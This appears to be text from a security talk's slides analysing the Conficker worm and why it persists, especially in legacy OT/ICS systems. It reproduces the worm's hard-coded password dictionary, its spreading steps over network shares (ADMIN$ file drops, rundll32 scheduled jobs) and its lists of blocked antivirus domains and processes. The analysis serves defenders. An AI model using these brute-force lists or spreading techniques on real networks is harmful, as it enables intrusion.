 - ✓ Send HTTP GET request to attacker side at port range 1024 to 9999
 - ✓ Attacker side check URI and UA
3. Attacker host transfers Conficker .dll file and lets it be loaded on the victim
 - ✓ Windows which is not 5.x could possibly send back junk data

Spread Through Net Share

Enumerate

- Enumerate subnet servers
- Enumerate subnet users

Brute Force Auth.

- Tony:Tony
- Tony:TonyTony
- Tony:ynoT
- Tony:{Password from dictionary}

Put under
\ADMIN\$

- Random generate file name
`FileName = [a-z]{5,8}.[a-z]{1,3}`
- Put to path
`\{IP}\ADMIN$\System32\{FileName}`
- Random generate export function name
`ExpFunc = [a-z]{5,8}`
- Set job command as
`rundll32.exe {FileName},{ExpFunc}`
- Set job trigger at next hour

```
C:\Users\UserName>net share
```

Share name	Resource	Remark
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\Windows	Remote Admin
Users	C:\Users	

The command completed successfully.

Brute Force with Hard-coded Password Dictionary

dd offset a123	; "123"	dd offset aZxcvbn	; "zxcvbn"	dd offset aBoss123	; "boss123"	dd offset aCustomer	; "customer"
dd offset a1234	; "1234"	dd offset aPasswd	; "passwd"	dd offset aLove123	; "love123"	dd offset aExchange	; "exchange"
dd offset a12345	; "12345"	dd offset aPassword	; "password"	dd offset aSample	; "sample"	dd offset aExplorer	; "explorer"
dd offset a123456	; "123456"	dd offset aPassword_0	; "Password"	dd offset aExample	; "example"	dd offset aCampus	; "campus"
dd offset a1234567	; "1234567"	dd offset aLogin_0	; "login"	dd offset aInternet	; "internet"	dd offset aMoney	; "money"
dd offset a12345678	; "12345678"	dd offset aLogin	; "Login"	dd offset aInternet_0	; "Internet"	dd offset aAccess	; "access"
dd offset a123456789	; "123456789"	dd offset aPass	; "pass"	dd offset aNopass	; "nopass"	dd offset aDomain	; "domain"
dd offset a1234567890	; "1234567890"	dd offset aMypass	; "mypass"	dd offset aNopassword	; "nopassword"	dd offset aLetmein	; "letmein"
dd offset a123123	; "123123"	dd offset aMypassword	; "mypassword"	dd offset aNothing	; "nothing"	dd offset aLetitbe	; "letitbe"
dd offset a12321	; "12321"	dd offset aAdminadmin	; "adminadmin"	dd offset aIhavenopass	; "ihavenopass"	dd offset aAnything	; "anything"
dd offset a123321	; "123321"	dd offset aRoot	; "root"	dd offset aTemporary	; "temporary"	dd offset aUnknown	; "unknown"
dd offset a123abc	; "123abc"	dd offset aRootroot	; "rootroot"	dd offset aManager	; "manager"	dd offset aMonitor	; "monitor"
dd offset a123qwe	; "123qwe"	dd offset aTest	; "test"	dd offset aBusiness	; "business"	dd offset aWindows_0	; "windows"
dd offset a123asd	; "123asd"	dd offset aTesttest	; "testtest"	dd offset aOracle	; "oracle"	dd offset aFiles	; "files"
dd offset a1234abcd	; "1234abcd"	dd offset aTemp	; "temp"	dd offset aLotus	; "lotus"	dd offset aAcademia	; "academia"
dd offset a1234qwer	; "1234qwer"	dd offset aTemptemp	; "temptemp"	dd offset aDatabase	; "database"	dd offset aAccount	; "account"
dd offset a1q2w3e	; "1q2w3e"	dd offset aFoofoo	; "foofoo"	dd offset aBackup	; "backup"	dd offset aStudent	; "student"
dd offset a1b2c3	; "1b2c3"	dd offset aFoobar	; "foobar"	dd offset aOwner	; "owner"	dd offset aFreedom	; "freedom"
dd offset aAdmin_0	; "admin"	dd offset aDefault	; "default"	dd offset aComputer	; "computer"	dd offset aForever	; "forever"
dd offset aAdmin	; "Admin"	dd offset aPassword1	; "password1"	dd offset aServer_0	; "server"	dd offset aCookie	; "cookie"
dd offset aAdministrator	; "administrator"	dd offset aPassword12	; "password12"	dd offset aSecret	; "secret"	dd offset aCoffee	; "coffee"
dd offset aNimda	; "nimda"	dd offset aPassword123	; "password123"	dd offset aSuper	; "super"	dd offset aMarket	; "market"
dd offset aQwewq	; "qwewq"	dd offset aAdmin1	; "admin1"	dd offset aShare	; "share"	dd offset aPrivate	; "private"
dd offset aQweewq	; "qweewq"	dd offset aAdmin12	; "admin12"	dd offset aSuperuser	; "superuser"	dd offset aGames	; "games"
dd offset aQwerty	; "qwerty"	dd offset aAdmin123	; "admin123"	dd offset aSupervisor	; "supervisor"	dd offset aKiller	; "killer"
dd offset aQweasd	; "qweasd"	dd offset aPass1	; "pass1"	dd offset aOffice	; "office"	dd offset aController	; "controller"
dd offset aAsdsa	; "asdsa"	dd offset aPass12	; "pass12"	dd offset aShadow	; "shadow"	dd offset aIntranet	; "intranet"
dd offset aAsddsa	; "asddsa"	dd offset aPass123	; "pass123"	dd offset aSystem_0	; "system"	dd offset aWork	; "work"
dd offset aAsdzxc	; "asdzxc"	dd offset aRoot123	; "root123"	dd offset aPublic	; "public"	dd offset aHome	; "home"
dd offset aAsdfgh	; "asdfgh"	dd offset aPw123	; "pw123"	dd offset aSecure	; "secure"	dd offset aJob	; "job"
dd offset aQweasdzxc	; "qweasdzxc"	dd offset aAbc123	; "abc123"	dd offset aSecurity_0	; "security"	dd offset aFoo	; "foo"
dd offset aQ1w2e3	; "q1w2e3"	dd offset aQwe123	; "qwe123"	dd offset aDesktop	; "desktop"	dd offset aWeb	; "web"
dd offset aQazwsx	; "qazwsx"	dd offset aTest123	; "test123"	dd offset aChangeme	; "changeme"	dd offset aFile	; "file"
dd offset aQazwsxedc	; "qazwsxedc"	dd offset aTemp123	; "temp123"	dd offset aCodename	; "codename"	dd offset aSql	; "sql"
dd offset aZxcxz	; "zxcxz"	dd offset aMypc123	; "mypc123"	dd offset aCodeword	; "codeword"	dd offset aAaa_0	; "aaa"
dd offset aZxccxz	; "zxccxz"	dd offset aHome123	; "home123"	dd offset aNobody	; "nobody"	dd offset aAaaa	; "aaaa"
dd offset aZxcvb	; "zxcvb"	dd offset aWork123	; "work123"	dd offset aCluster	; "cluster"	dd offset aAaaaa	; "aaaaa"

Remind Conficker Threat in These Years

Patch for MS08-067 (2008.10.23)

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

微軟緊急釋出Windows安全更新

此一漏洞影響了所有Windows版本，而且對Windows 2000、XP及Windows Server 2003影響最大。上一次微軟釋出緊急安全更新是在去年4月，這意味著該漏洞非常危險而且已遭到攻破。

文/ 陳曉莉 | 2008-10-24 發表

讚 0 分享

微軟於周四 (10/23) 針對Windows安全漏洞釋出MS08-067緊急安全更新。這對微軟而言並不尋常，上一次微軟釋出緊急安全更新是在去年4月，這通常意味著該漏洞非常危險而且已遭到攻破。

此一漏洞影響了所有Windows版本。根據微軟說明，該更新解決了Windows作業系統中的Server service漏洞，該漏洞在系統收到惡意的遠端呼叫程序時可能導致遠端執行程式，而且對Windows 2000、XP及Windows Server 2003影響最大。駭客可以不需使用者互動便攻擊該漏洞，而且有可能利用該漏洞建置蠕蟲攻擊程式。微軟並建議採用最佳範例及標準預設的防火牆配置，可以協助保護企業網路資源。

Conficker A Variant (2008.11)

Published Nov 23, 2008 | Updated Sep 15, 2017

[Learn about other threats >](#)

Worm:Win32/Conficker.A

[Detected by Microsoft Defender Antivirus](#)

Aliases: TA08-297A (other) , CVE-2008-4250 (other) , VU827267 (other) , Win32/Conficker.worm.62976 (AhnLab) , Trojan.Downloader.JLIW (BitDefender) , Win32/Conficker.A (CA) , Win32/Conficker.A (ESET) , Trojan-Downloader.Win32.Agent.aqfw (Kaspersky) , W32/Conficker.worm (McAfee) , W32/Conficker.E (Norman) , W32/Confick-A (Sophos) , W32.Downadup (Symantec) , Trojan.Diskens.B (VirusBuster)

Summary

Worm:Win32/Conficker.A is a worm that infects other computers across a network by exploiting a vulnerability in the Windows Server service (SVCHOST.EXE). If the vulnerability is successfully exploited, it could allow remote code execution when file sharing is enabled.

Microsoft strongly recommends that users apply the update referred to in [Security Bulletin MS08-067](#) immediately.

Microsoft also recommends that users ensure that their network passwords are strong to prevent this worm from spreading via weak administrator passwords. More information is available [here](#).

Microsoft also recommends that users apply an update that changes the AutoPlay functionality in Windows to prevent this worm from spreading via USB drives. More information is available in the [Microsoft Knowledgebase Article KB971029](#).

Conficker B/C Variant (2009.01 ~)

Conficker蠕蟲再現新變種

Win32/Conficker.C 會自動移除使用者電腦中與防毒或安全分析工具字串有關的處理程序。

文/ 陳曉莉 | 2009-03-10 發表

讚 0 分享

微軟於去年10月釋出MS08-067緊急更新，修補視窗作業系統中的Server service 漏洞，去年11月，出現首隻針對該漏洞的蠕蟲Win32/Conficker.A，今年1月新的變種Win32/Conficker.B出爐，上周賽門鐵克又發現最新變種Win32/Conficker.C已現身，該變種會移除電腦中的防毒程式。

根據估計，全球曾有超過1000萬台電腦感染Conficker蠕蟲，堪稱是近年來最嚴重的災情。但賽門鐵克也表示，該蠕蟲的災情並未持續擴大。Win32/Conficker.A蠕蟲大多散布在企業內部，隨機攻擊網路上的電腦，當其中一部電腦被攻擊，該電腦即會下載蠕蟲的複本，並偽裝為JPG檔案以及儲存在系統內的DLL檔案匣中。此外，該蠕蟲自動修補了系統記憶體中的API漏洞，以確定這台電腦不會被其他駭客掌控。

Win32/Conficker.B則會自行破解使用簡單密碼的網路分享，然後將惡意程式複製到網路分享資料夾之後，再感染其他使用者。同時Win32/Conficker.B每天會自動產生250個假的網域名稱，以降低惡意網域名稱及伺服器被查獲的機率。

Win32/Conficker.C除了將每天自動產生的偽造網域名稱增加到5萬個以外，並會自動移除使用者電腦中與防毒或安全分析工具字串有關的處理程序，諸如wireshark、unlocker、tcpview、sysclean等。

- Variant A (2008.11)
MS08-067 only
- Variant B (2009.01)
+ 2 Propagation methods
+ Anti-AV
- Variant C (2009.03)
+ Anti-Monitoring/Cleaner/Patch

Conficker B/C Variant (2009.01 ~)

av_name	dd offset aVirus	; DATA XREF: sub_45D8D37:loc_45D8D54↑r		
		; "virus"	dd offset aClamav	; "clamav"
dd offset aSpyware		; "spyware"	dd offset aEwido	; "ewido"
dd offset aMalware		; "malware"	dd offset aFortinet	; "fortinet"
dd offset aRootkit		; "rootkit"	dd offset aGdata	; "gdata"
dd offset aDefender		; "defender"	dd offset aHacksoft	; "hacksoft"
dd offset aMicrosoft		; "microsoft"	dd offset aHauri	; "hauri"
dd offset aSymantec		; "symantec"	dd offset aIkarus	; "ikarus"
dd offset aNorton		; "norton"	dd offset aK7computing	; "k7computing"
dd offset aMcAfee		; "mcafee"	dd offset aNorman	; "norman"
dd offset aTrendmicro		; "trendmicro"	dd offset aPctools	; "pctools"
dd offset aSophos		; "sophos"	dd offset aPrevx	; "prevx"
dd offset aPanda		; "panda"	dd offset aRising	; "rising"
dd offset aEtrust		; "etrust"	dd offset aSecurecomputin	; "securecomputing"
dd offset aNetworkassocia		; "networkassociates"	dd offset aSunbelt	; "sunbelt"
dd offset aComputerassoci		; "computerassociates"	dd offset aEmsisoft	; "emsisoft"
dd offset aFSecure		; "f-secure"	dd offset aArcabit	; "arcabit"
dd offset aKaspersky		; "kaspersky"	dd offset aCpsecure	; "cpsecure"
dd offset aJotti		; "jotti"	dd offset aSpamhaus	; "spamhaus"
dd offset aFProt		; "f-prot"	dd offset aCastleCops	; "castleCops"
dd offset aNod32		; "nod32"	dd offset aThreatexpert	; "threatexpert"
dd offset aEset		; "eset"	dd offset aWilderssecurit	; "wilderssecurity"
dd offset aGrisoft		; "grisoft"	dd offset aWindowsupdate	; "windowsupdate"
dd offset aDrweb		; "drweb"	dd offset aNai	; DATA XREF: sub_45D8D37:loc_45D8D54↑r
dd offset aCentralcommand		; "centralcommand"		; "nai."
dd offset aAhnlab		; "ahnlab"	dd offset aCa	; "ca."
dd offset aEsafe		; "esafe"	dd offset aAvp	; "avp."
dd offset aAvast		; "avast"	dd offset aAvg	; "avg."
dd offset aAvira		; "avira"	dd offset aVet	; "vet."
dd offset aQuickheal		; "quickheal"	dd offset aBit9	; "bit9."
dd offset aComodo		; "comodo"	dd offset aSans	; "sans."
			dd offset aCert	; "cert."

1. autoruns - malware removal tool
2. avenger - antivirus / firewall
3. confick - cleanup utilities
4. downad - cleanup utilities
5. filemon - security utility)
6. gmer - rootkit detector and remover (gmer.net)
7. hotfix - security patch or removal tools
8. kb890 - Microsoft patch
9. kb958 - Microsoft patch
10. kido - security patch or removal tools
11. klwk - Kaspersky malware removal tool
12. mbsa. - Microsoft Baseline Security Analyser
13. mrt - Microsoft malware removal tool
14. mrtstub - Microsoft malware removal tool
15. ms08-06 - Microsoft patch
16. procexp - process explorer
17. procmon - process monitor
18. regmon - registry monitor
19. scct_ - unknown
20. sysclean - Trend Micro malware removal tool
21. tcpview - network packet analysis tool
22. unlocker - file unlocking utility
23. wireshark - network packet analysis tool


DNS query domain name blacklist

Process blacklist for variant C

Conficker Endpoint Detection by Trend Micro (2012~2017)



Taking a look at the numbers

At its peak, DOWNAD had massive infection rates, with total global estimates reaching up to 9 million. Taking a look at the number four years later, DOWNAD was still the top malware for the year, with 2,564,618 detections across the globe. The malware slipped in 2013, with WORM_DOWNAD registering a considerable drop in detections from 741,000 in the first quarter, to 229,000 in the 4th quarter – which we attributed to more people migrating from older Windows operating systems to newer ones, thus less chance for vulnerability exploitation. Still, WORM_DOWNAD emerged as the top malware of 2013, with 1,824,000 detections. The trend continued in 2014 and 2015, where DOWNAD still proved to be among the top 2 malware infectors for the year for both enterprise and SMBs, with 288,374 and 298,000 infections, respectively.



TXOne Networks | Keep the Operation Running


Top 3 Malware, 2013



Some Guesses of Why Conficker Still Spreading


- Multiple spreading methods, not only through MSRPC vulnerability
- Still amount of **legacy** and **unpatched** Windows OS public on the Internet
- Using **unsecure access control** configuration of devices run legacy Windows OS
- There is **no killswitch** in Conficker functions

Conficker Samples Detected at OT/ICS Endpoints (2020)





Trend Micro found Conficker on **200** unique endpoints from **smart manufacturing environments**

- Over 90% has updated to OS version which **not** affected by MS08-067
- Most found on **removable drive**



Legacy/unsupported Systems Used at OT/ICS and Critical Infra. (2021~)

Does your organization currently use medical equipment with a legacy operating system (OS) and if so, what are the main reasons for this?



- ✓ *Kaspersky* found there were **73% healthcare org.** still use legacy system in 2021
- ✓ *Forescout* found high percentage of **OT/IoMT** related devices used legacy Windows systems in 2023

Found Conficker Spreading on Internet Until Now


Windows SMB port accessible on Internet



13,730

Observed IPs →

